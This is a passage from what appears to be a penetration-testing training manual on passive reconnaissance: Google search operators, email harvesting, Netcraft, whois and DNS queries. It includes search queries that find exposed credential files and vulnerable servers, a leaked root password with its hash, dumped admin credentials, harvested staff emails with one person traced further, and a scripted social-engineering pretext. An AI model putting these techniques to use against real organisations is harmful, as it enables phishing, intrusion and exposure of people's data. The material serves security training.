


Using these operators we can search for specific information which might be of value to us during a pen test. Let's try some simple examples in order to get our mojo running.

2.1.1.2 Searching within a Domain

The **site:** operator restricts the results to websites in a given domain. Let's look at an example:

```
site:qchem.com
```




Notice how all the results come from the target site, qchem.com. All in all, Google offers 24 hits for this site, which suggests that the website itself is small and has few public pages.



Let's try the filetype operator (for some reason I didn't see it on the Google operators page.)

```
filetype:pdf site:qchem.com
```

This search will show us all the PDF files in the qchem.com site.



2.1.1.3 Nasty Example #1

Let's look at a nastier example. Redhat Linux has a wonderful option for unattended installations, where all the needed details for the OS installation are




placed in an answer file and read from this file during the installation. You can read more about kickstart here:

<http://www.redhat.com/docs/manuals/linux/RHL-7.3-Manual/custom-guide/ch-kickstart2.html>

After understanding how kickstart works, we notice that the kickstart configuration file may contain interesting information and decide to look for rouge configuration files on the net.

```
# Kickstart filetype:cfg
```



Peeking at one of these configuration files, we see:

```
# Kickstart file automatically generated by anaconda.  
  
install  
lang en_US
```



```
langsupport --default en_US keyboard us
mouse msintellips/2 --device psaux
xconfig --card "VESA driver (generic)" --videoram 16384 --hsync 31.5-48.5 --vsync 50-70 --resolution
1024x768 --depth 32 --startxonboot
network --device eth0 --bootproto dhcp
rootpw --iscrypted $1$qpXuEpyZ$Kj3646rMCQW7SvxrWcmq8.
# The actual root password for this kickstart is g09u5jhlegp90u3;oiuar98ut43t
firewall --disabled
authconfig --enablshadow --enablemd5
timezone America/New_York
bootloader --append hdc=ide-scsi
#part /boot --fstype ext3 --size=50 --ondisk=hda
#part / --fstype ext3 --size=1100 --grow --ondisk=hda
#part swap --size=240 --grow --maxsize=480 --ondisk=hda

%packages
@ Printing Support
@ Classic X Window System
@ X Window System
@ Laptop Support
@ GNOME
@ KDE
@ Sound and Multimedia Support
@ Network Support
@ Dialup Support
@ Messaging and Web Tools
@ Software Development
@ Games and Entertainment
@ Workstation Common
xbill
balsa
kuickshow
gnumeric-devel
esound-devel
cdparanoia-devel
pygtk-devel
libvorbis-devel
nmap-frontend
kfract
kdegames-devel
ImageMagick-devel
...
...
libkscan
tetex-xdvi
kscd
openssh-askpass-gnome

%post
```

If you missed it, look at the configuration file again. It says, black on white:

```
rootpw --iscrypted $1$qpXuEpyZ$Kj3646rMCQW7SvxrWcmq8
```

And if that wasn't enough, this comment was added:



```
# The actual root password for this kickstart is g09u5jhlegp90u3;oiuar98ut43t
```

Alas, the kickstart file also contains the root user hashed password, as well as other detailed information about the computer to be installed.

2.1.1.4 Nasty Example #2

As a web server owner, I can strongly relate to the following example. I often make backups of my MySQL database since I am a prudent web server owner. The MySQL dumps usually have an **.sql** suffix, and they usually have the string “MySQL dump” at the top of the file.

```
mysql dump filetype:sql
```

This search reveals all the exposed MySQL backups which have been subjected to Google, and often these dumps contain juicy information like usernames, passwords, emails, credit card numbers etc. This information may just be the handle we need in order to gain access to the server / network.



```
# MySQL dump 8.14
#
# Host: localhost      Database: XXXXXXXXXXXX
#-----
# Server version      3.23.38

#
# Table structure for table 'admin_passwords'
#
CREATE TABLE admin_passwords (
  name varchar(50) NOT NULL default '',
  password varchar(12) NOT NULL default '',
  logged_in enum('N','Y') default 'N',
  active enum('N','Y') default 'N',
  session_ID int(11) default NULL,
  PRIMARY KEY (name)
) TYPE=MyISAM;

#
# Dumping data for table 'admin_passwords'
#
INSERT INTO admin_passwords VALUES ('umpire','ump_pass','N','N',NULL);
INSERT INTO admin_passwords VALUES ('monitor','monitor','N','N',NULL);

#
```

There are literally hundreds (if not thousands) of interesting searches that can be made, and most of them are listed in Johnny's website:

<http://johnny.ihackstuff.com>

In fact, his site actually organizes these searches into categories such as “usernames” and “passwords,” and even rates each search by popularity. Please take the time to visit Johnny's site, and if this topic interests you (it should!) then consider ordering the “Google Hacking” book. In any case, you **MUST** read Johnny's “Google Hacking” PDF presentation, which of course can be found in Google (hint hint.)



2.1.1.5 Email Harvesting

Email harvesting is an effective way of finding out possible emails (and possibly usernames) belonging to an organization.

bll.co.il





This search reveals several emails belonging to bll.co.il.

From the top 10 search results, we found:

```
yeshira@bll.co.il
davidm@bll.co.il
elize@bll.co.il
shimons@bll.co.il
ilanas_pia@bll.co.il
webmaster@bll.co.il
```

Obviously, collecting these mails manually is exhausting and can be automated using a script. The script searches Google for a given domain and then parses the results and filters out emails.

```
BT ~ # cd /pentest/enumeration/google/
BT google # ./goog-mail.py

Extracts emails from google results.

Usage : ./goog-mail.py <domain-name>

BT google # ./goog-mail.py bll.co.il

+++++
+ Google Web & Group Results:
+++++

galiam@bll.co.il
davidm@bll.co.il
ilanas_pia@bll.co.il
shimons@bll.co.il
shayprj@bll.co.il
support_y1@bll.co.il
webmaster@bll.co.il
jennifer@bll.co.il
leonidk@bll.co.il
yoavp@bll.co.il
yeshira@bll.co.il
elize@bll.co.il
meirm_pia@bll.co.il
merav@bll.co.il
```




```
oritrbll.co.il
yarivtbll.co.il
shoshiebll.co.il
migu...bll.co.il
byanivbll.co.il
malisbll.co.il
Gilbubll.co.il
eyal_sbll.co.il
hagit_bbll.co.il
smadari@bll.co.il
hsmall@bll.co.il
yaelb@bll.co.il
shlomir@bll.co.il
yairo@bll.co.il
davidm@bll.co.il
shimons@bll.co.il
isupport@bll.co.il
rone@bll.co.il
BT google #
```

Once harvested, these emails can be used as a distribution base of a client side attack, as will be discussed later on in the course.

I usually like to backtrace the emails found as they can reveal interesting information about these individuals. Let's trace back `shimons@bll.co.il`.

Searching for this email in Google reveals several posts Shimon made. Most of these posts are questions about VPN and firewall configurations, which lead us to the assumption that he is part of the IT / Security group in the organization. The questions themselves may contain interesting information such as network configurations (or misconfigurations.)






2.1.1.6 Finding Vulnerable Servers using Google

Every few days, new web application vulnerabilities are found. Using Google, we can often identify vulnerable servers. For example, in February 2006, a phpBB (popular open source forum software) vulnerability was found. Google was quickly used in order to identify all the web sites running phpBB, and those sites were targeted for attack.

Read more about the vulnerability / exploit here:

<http://www.milw0rm.com/exploits/1469>

"Powered by phpBB" inurl:"index.php?s" OR inurl:"index.php?style"



Note the massive amount of sites found – 10,900 !



2.1.1.7 Google API

Google has developed an API which allows you to interact with Google searches programatically. We will look at the python Google API and show some basic examples you can build on. Note that in order to use the Google API you must register for a Google license key (free.) You can do that here:

<http://www.google.com/apis/index.html>

```
import google
google.setLicense('XXXXXXXXXXXXXXXX')
data = google.doGoogleSearch("offensive security")
i = 1
for result in data.results:
    print "Result", i, "of", len(data.results)
    print "  URL: ", result.URL
    print "           Title: ", result.title
    i = i + 1
```

This allows for interesting tools to be created, such as the Senspost Wikto tool. Try them out!



2.2. Miscellaneous Web Resources

2.2.1 Other search engines

Obviously, there are other search engines apart from Google. A nice list of search engines and their search capabilities can be found here:

<http://www.searchengineshowdown.com/features/>

One specific search function that captured my attention was the IP search capabilities of gigablast.com. Searching web content by IP address can help identify load balancers, additional virtual domains and so on.





2.2.2 Netcraft

Netcraft is an Internet monitoring company based in Bradford-on-Avon, England. Their most notable services are monitoring uptimes and providing server operating system detection.

Netcraft can be used to indirectly find out information about web servers on the internet, including the underlying operating system, web server version, uptime graphs, etc.

The following screenshot shows the results for all the domain names containing icq.com:

The screenshot shows a Mozilla Firefox browser window titled "Netcraft - Search Web by Domain". The address bar contains "http://searchdns.netcraft.com/?restrict". The search results are for "icq.com" and show 91 sites found. The table below lists the first 13 results.

Site	Site Report	First seen	Netblock	OS
1. www.icq.com		November 1996	America Online, Inc	Linux
2. cf.icq.com		November 2001	America Online, Inc.	Linux
3. welcome.icq.com		August 2005	AOL Transit Data Network	Linux
4. www.isaleshorticq.com		November 2005	Cogent Communications	Linux
5. web.icq.com		May 2000	America Online, Inc.	Linux
6. google.icq.com		October 2002	America Online, Inc.	Linux
7. icq.com		January 1999	America Online, Inc.	Linux
8. wvp.icq.com		December 1999	America Online, Inc.	Linux
9. go.icq.com		June 2002	America Online, Inc.	Linux
10. ftp.icq.com		February 2002	America Online, Inc.	Linux
11. download.icq.com		January 2005	America Online, Inc	Linux
12. arcade.icq.com		August 2005	ADSL endpoints NAT connections only	Linux
13. people.icq.com		March 2003	America Online, Inc	Linux



For each server found, we can get detailed OS information:

Site report for cf.icq.com - Mozilla Firefox

http://toolbar.netcraft.com/site_report?url=

Remote-Exploit Milw0rm Metasploit Securityfocus Packet Storm 网络安全焦点

Site report for cf.icq.com

Site	http://cf.icq.com	Last reboot	unknown
Domain	icq.com	Netblock owner	America Online, Inc.
IP address	64.12.164.247	Site rank	3736
Country	US	Nameserver	dns-01.icq.net
Date first seen	November 2001	DNS admin	hostmaster@icq.net
Domain Registry	unknown	Reverse DNS	icq-mv02.coreweb.aol.com
Organisation	unknown	Nameserver Organisation	unknown

Check another site:

Hosting History

Netblock Owner	IP address	OS	Web Server	Last changed
America Online, Inc. 10600 Infantry Ridge Road Manassas VA US 20109	64.12.164.247	Linux	Apache	27-Jun-2006
America Online, Inc. 10600 Infantry Ridge Road Manassas VA US 20109	205.188.251.118	Linux	Apache	11-Jun-2006
America Online, Inc. 10600 Infantry Ridge Road Manassas VA US 20109	64.12.202.217	Linux	Apache	26-Jan-2005
America Online, Inc. 10600 Infantry Ridge Road Manassas VA US 20109	64.12.164.193	Solaris 8	Apache/1.3.26 Unix mod_ssl/2.8.10 OpenSSL/0.9.6g	25-Jan-2003
America Online, Inc. 10600 Infantry Ridge Road Manassas VA US 20109	64.12.164.193	Solaris 8	Apache/1.3.12 Unix mod_ssl/2.6.6 OpenSSL/0.9.5a	18-Mar-2002
America Online, Inc. 10600 Infantry Ridge Road Manassas VA US 20109	64.12.164.65	Solaris 8	Apache/1.3.12 Unix mod_ssl/2.6.6 OpenSSL/0.9.5a	14-Mar-2002
America Online, Inc. 10600 Infantry Ridge Road Manassas VA US 20109	205.188.147.56	Compaq	Apache/1.3.6 Unix	5-Jan-2001

Done Proxy: None Tor Disabled

Many other open sources of information exist. We've listed only a few, but the basic rule of creative thinking applies to them all. If you think, it will come!



2.2.3 Whois Reconnaissance

Whois is a name for a TCP service, a tool and a database. Whois databases contain nameserver, registrar, and in some cases full contact information about a domain name. Each registrar must maintain a Whois database containing all contact information for the domains they 'host'. A central registry Whois database is maintained by the InterNIC. These databases are usually published by a Whois server over TCP port 43 and are accessible using the Whois program.

```
BT ~ # whois
Usage: whois [OPTION]... OBJECT...

-l          one level less specific lookup [RPSL only]
-L          find all Less specific matches
-m          find first level more specific matches
-M          find all More specific matches
-c          find the smallest match containing a mnt-irt attribute
-x          exact match [RPSL only]
-d          return DNS reverse delegation objects too [RPSL only]
-i ATTR[,ATTR]... do an inverse lookup for specified ATTRibutes
-T TYPE[,TYPE]... only look for objects of TYPE

-K          only primary keys are returned [RPSL only]
-r          turn off recursive lookups for contact information
-R          force to show local copy of the domain object even
           if it contains referral
-a          search all databases
-s SOURCE[,SOURCE]... search the database from SOURCE
-g SOURCE:FIRST-LAST find updates from SOURCE from serial FIRST to LAST
-t TYPE     request template for object of TYPE ('all' for a list)
-v TYPE     request verbose template for object of TYPE
-q [version|sources|types] query specified server info [RPSL only]
-F          fast raw output (implies -r)
-h HOST     connect to server HOST
-p PORT     connect to PORT
-H          hide legal disclaimers
           --verbose explain what is being done
           --help   display this help and exit
           --version output version information and exit

BT ~ #
```

Let's try to dig out the domain details for the checkpoint.com domain. As usual, we have absolutely no malicious intentions for this domain.



BT ~ # whois checkpoint.com

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered with many different competing registrars. Go to <http://www.internic.net> for detailed information.

Server Name: CHECKPOINT.COM
IP Address: 216.200.241.66
Registrar: NETWORK SOLUTIONS, LLC.
Whois Server: whois.networksolutions.com
Referral URL: <http://www.networksolutions.com>

Domain Name: CHECKPOINT.COM
Registrar: NETWORK SOLUTIONS, LLC.
Whois Server: whois.networksolutions.com
Referral URL: <http://www.networksolutions.com>
Name Server: NS4.CHECKPOINT.COM
Name Server: NS1.CHECKPOINT.COM
Status: REGISTRAR-LOCK
EPP Status: clientTransferProhibited
Updated Date: 04-Oct-2006
Creation Date: 28-Mar-1994
Expiration Date: 29-Mar-2007

>>> Last update of whois database: Thu, 26 Oct 2006 13:42:34 EDT <<<

Registrant:

Check Point Software Technologies Ltd.
3A Jabotinsky St.
Ramat-Gan 52520
ISRAEL

IP Address: 216.200.241.66
Registrar: NETWORK SOLUTIONS, LLC.
Whois Server: whois.networksolutions.com
Domain Name: CHECKPOINT.COM

Administrative Contact, Technical Contact:
Wilf, Gonen gonenw@CHECKPOINT.COM
Check Point Software Technologies Ltd.
3A Jabotinsky St.
Ramat-Gan, 52520
IL
+972-3-7534555 fax: +972-3-5759256

Record expires on 30-Mar-2007.



Record created on 29-Mar-1994.
Database last updated on 26-Oct-2006 13:31:55 EDT.

Domain servers in listed order:

NS1.CHECKPOINT.COM	194.29.32.197
NS4.CHECKPOINT.COM	216.228.148.26

BT ~ #

We've received the following information from the registrar database.

IP Address: 216.200.241.66

- Registrar: NETWORK SOLUTIONS, LLC.
- Whois Server: whois.networksolutions.com
- Name Server: NS4.CHECKPOINT.COM
- Name Server: NS1.CHECKPOINT.COM
- Expiration Date: 29-Mar-2007
- Registrant: Check Point Software Technologies Ltd.
- Address:
 - 3A Jabotinsky St.
 - Ramat-Gan 52520
 - ISRAEL
- IP Address: 216.200.241.66
- Registrar: NETWORK SOLUTIONS, LLC.
- Whois Server: whois.networksolutions.com
- Domain Name: CHECKPOINT.COM
- Administrative Contact, Technical Contact:
 - Wilf, Gonen - gonew@CHECKPOINT.COM
 - Check Point Software Technologies Ltd.
 - Telephone number: +972-3-7534555
 - Fax number: +972-3-5759256

All of this information can be used to continue our information gathering process or to start a Social Engineering attack. ("Hi this is Gonen, I need you to reset my password. I'm at the airport, and have to check my presentation...")

Whois can also perform reverse lookups. Rather than inputting a domain name,



we can input an IP address. The Whois result will usually include the whole network range which belongs to the organization.

```
BT ~ # whois 216.200.241.66
Abovenet Communications, Inc ABOVENET-5 (NET-216-200-0-0-1)
      216.200.0.0 - 216.200.255.255
CHECKPOINT SOFTWARE MFN-B655-216-200-241-64-28 (NET-216-200-241-64-1)
      216.200.241.64 - 216.200.241.79

# ARIN WHOIS database, last updated 2006-10-25 19:10
# Enter ? for additional hints on searching ARIN's WHOIS database.
BT ~ #
```

We see that checkpoint.com owns the IP address range - 216.200.241.64 – 216.200.241.79. Notice how we have come to the point where we have identified specific IP addresses belonging to the organization.

Whois is also often made accessible over a web interface. The following are some of the most comprehensive Whois web interfaces available:


<http://www.completewhois.com/>

<http://ripe.net>

<http://whois.sc>



We can see that the console output and the web interface output contains identical information.





2.3 Exercise 7

Lab Requirements:

- BackTrack.
- Internet connection.

1. Choose your organization (or any other that may be of interest) and gather as much information as possible about it using Google and other open web resources.
2. Try organizing the details into the following categories:
 1. Organizational Structure (who's the boss? Who's the IT guy?)
 2. Domain names they own.
 3. IP ranges / Server names they own.
 4. Phone numbers / Addresses.
 5. Emails and employee names, try to identify the job position of each employee found.
 6. Rouge / leaked information (PDFs, XLS, PPT etc) found via Google.
 7. Use Netcraft to identify the web server versions of the organization, if they exist.
 8. Any other interesting information you may find relevant.

ALERT!! – DO NOT EXTEND THIS EXCERCISE BY SCANNING OR PERFORMING ANY ILLEGAL OPERATIONS ON THE ORGANISATION CHOSEN. STICK TO THE EXCERCISE!



Going the extra mile (2 points)

Try to find a downloadable Whois database. It's around 600 Mb's uncompressed. It's out there, I promise!



3. Module 3- Open Services Information Gathering

Lab Objectives:

Implementation of various service enumeration methods such as SNMP, SMTP, DNS etc.

Objective details:

By the end of this module, the student should be able to gather specific information about an organization or entity using the enumeration methods described.

A note from the authors

Once we have gathered enough information about our target using open web resources, we can further enumerate relevant information from other more specific services which might be available. This chapter will demonstrate several such services. Please keep in mind that this is just a short introductory list. There are dozens of other services which can disclose interesting information to an attacker, apart from the ones mentioned here.



3.1 DNS Reconnaissance

DNS is one of my favorite sources of information gathering. DNS offers a variety of information about public (and sometimes private!) organization servers, such as IP addresses, server names and server functions.

3.1.1 Interacting with a DNS server

NOTE: nslookup behaves differently between Linux and Windows. The Linux version of nslookup has deprecated the `/s` command.

A DNS server will usually divulge DNS and Mail server information for the domain which it is authoritative. This is a necessity, as public requests for mail server addresses and DNS server addresses make up our basic internet experience.

We can interact with a DNS server using various DNS clients such as `host`, `nslookup`, `dig`, etc.

Let's peek at `nslookup` first. By simply typing “`nslookup`” we are put in an `nslookup` prompt, and we forward any DNS request to the DNS server which is set up in our TCP/IP settings. For example:

```
BT ~ # nslookup
> www.checkpoint.com
Server:          192.168.0.1
Address:         192.168.0.1#53

Non-authoritative answer:
Name:   www.checkpoint.com
Address: 216.200.241.66
```

In this example, we've connected to our local DNS server (192.168.0.1) and asked it to resolve the A record for `www.checkpoint.com`. The DNS server replies



with the address 216.200.241.66.

3.1.1.1 MX Queries

In order to identify the MX server (Mail Servers) belonging to an organization, we can simply ask the DNS server to show us all the MX records available for that domain:

```
> set type=mx
> checkpoint.com
Server:          192.168.0.1
Address:         192.168.0.1#53

Non-authoritative answer:
checkpoint.com  mail exchanger = 30 mfnbm2.zonelabs.com.
